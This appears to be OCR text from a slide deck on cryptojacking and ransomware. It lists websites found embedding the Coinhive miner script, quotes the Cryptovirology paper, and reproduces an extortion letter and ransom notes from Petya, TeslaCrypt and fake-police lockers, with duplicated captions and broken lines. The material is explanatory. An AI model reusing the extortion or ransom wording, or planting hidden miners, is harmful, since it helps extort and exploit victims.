23 578	rcyclmnrprd.com	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
26 146	siska.tv	://coinhive.com/lib/**coinhive.min.js**" type="04093b3e6dd8
28 651	pobieramy.top	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
35 488	soundpark.world	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
36 323	rutracker-net.ru	

https://*publicwww.com*/websites/%22coinhive.min.js%22/

AUTHEDMINE




Figure 7: Usage statistics for the opt-in version of Coinhive




Figure 8: Usage statistics for the silent version of Coinhive




Figure 7: Usage statistics for the opt-in version of Coinhive





Figure 8: Usage statistics for the silent version of Coinhive

A Quick Example




Process Name	% CPU	CPU Time	Threads	Idle
Safari	11.1	10.07	12	
Safari Networking	0.2	0.84	8	
SafariBookmarksSyncAgent	0.0	24.09	4	
SafariCloudHistoryPushAgent	0.0	8.14	3	
Safari Storage	0.0	0.05	6	
com.apple.Safari.SafeBrowsi...	0.0	8.61	3	
com.apple.Safari.SearchHelper	0.0	0.15	3	
com.apple.SafariServices	0.0	0.08	2	
com.apple.Safari.History	0.0	0.29	3	
com.apple.Safari.ImageDeco...	0.0	0.03	2	
Safari Web Content		0.27	9	

System:	7.92%
User:	60.61%
Idle:	31.47%

HACKERS!!!!

What do they want???

Ransomware



NOTICE OF EXTORTION


Your business, **900 Degrees Neapolitan Pizzeria**, has been targeted for extortion. The selection process is random, and was not triggered by any event under your control.

Should you fail to pay the one-time monetary tribute, by the deadline provided below, your business will be **severely and irreparably damaged**. The following methods are commonly employed in cases of non-compliance:

- Negative Online Reviews
- BBB Complaints
- Harassing Telephone Calls

<u>Anonymous Reports of</u>:

- Health Code Violations
- OSHA Violations
- Criminal Tax Evasion



Cryptovirology:
Extortion-Based Security Threats and Countermeasures*


Adam Young
Dept. of Computer Science,
Columbia University.

Moti Yung
IBM T.J. Watson Research Center
Yorktown Heights, NY 10598.

Abstract

Traditionally, cryptography and its applications are defensive in nature, and provide privacy, authentication, and security to users. In this paper we present the idea of *Cryptovirology* which employs a twist on cryptography, showing that it can also be used offensively. By being offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information

technology is atomic fission. Cryptography is a blessing to information processing and communications (as atomic fission is to energy production), because it allows people to store information securely and to conduct private communications over large distances. It is therefore natural to ask, "What are the potential harmful uses of Cryptography?" We believe that it is better to investigate this aspect rather than to wait for such attacks to occur. In this paper we attempt a first step in this direction by presenting a set of



ments and Settings\All Users\Documents\My Pictures\Sample Pictures

!_READ_ME_!.txt
Text Document
1 KB

Blue hills.jpg._CRYPT
_CRYPT File
28 KB


Sunset.jpg._CRYPT
_CRYPT File
70 KB

Water lilies.jpg._CRYPT
_CRYPT File
82 KB

ATTENTION !

Your files are encrypted with RSA-1024 algorithm. To recovery your files you need to buy our decryptor. To buy decrypting tool contact us at: [redacted]@yahoo.com

OK



Your computer has been locked

Your computer has been locked due to suspicion of illegal content downloading and distribution.
Mentioned illegal content (414 Mb of video files) was automatically classified as child pornographic materials. Such actions, in whole or in part, violate following U.S. Federal Laws:
18 U.S.C. § 2251- Sexual Exploitation of Children (Production of child pornography)
18 U.S.C. § 2252- Certain activities relating to material involving the sexual exploitation of minors (Possession, distribution and receipt of child pornography)
18 U.S.C. § 2252A- certain activities relating to material constituting or containing child pornography

Any individual who violates, or attempts to violate, or conspires to violate mentioned laws shall be sentenced to a mandatory term of imprisonment from 4 to 30 years and shall be fined up to $250,000.

Technical details:
Involved IP address: [redacted]
Involved host name: [redacted]
Source or intermediary sites: http://pornerbros.com

All suspicious files from your computer were transmitted to a special server and shall be used as evidences. Don't try to corrupt any data or unblock your account in an unauthorized way.

Your case can be classified as occasional/unmotivated, according to title 17 (U. S. Code) § 512. Thus it may be closed without prosecution. Your computer will be unblocked automatically.

In order to resolve the situation in an above-mentioned way you


HOW TO UNLOCK YOUR COMPUTER:

1 Take your cash to one of this retail locations:

2 Get a MoneyPak and purchase it with cash at the register

3 Come back and enter your MoneyPak code to unlock your computer (5 attempts available)

Code: Submit



Your personal files are e

Your personal files are e

Your documents, photos, databases and other important fil
strongest encryption and unique key, generated for this co

Private decryption key is stored on a secret Internet server
files until you pay and obtain the private key.


You only have 72 hours to submit the payment. If you do n
time, all your files will be permanently crypted and no one

Press 'View' to view the list of files that have been encrypt


Press 'Next' to connect to the secret server and follow instr

WARNING! DO NOT TRY TO GET RID OF THE PR
ACTION TAKEN WILL RESULT IN DECRYPTION
WILL LOSE YOUR FILES FOREVER. ONLY WAY T
FOLLOW THE INSTRUCTION.

View 71:59:07




Device hacked by Oleg Pliss.
For unlock device YOU NEED
send voucher code by 50 $/□
one of this
(Moneypack/Ukash/PaySafeCa



```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/N19fvE
   http://petya5koahtsf7sv.onion/N19fvE

3. Enter your personal decryption code there:

   [redacted]

If you already purchased your key, please enter it below.

Key: _
```

TESLACRYPT

At the moment, the cost of private key for decrypting your files is 2.5 BTC ~= 550 USD



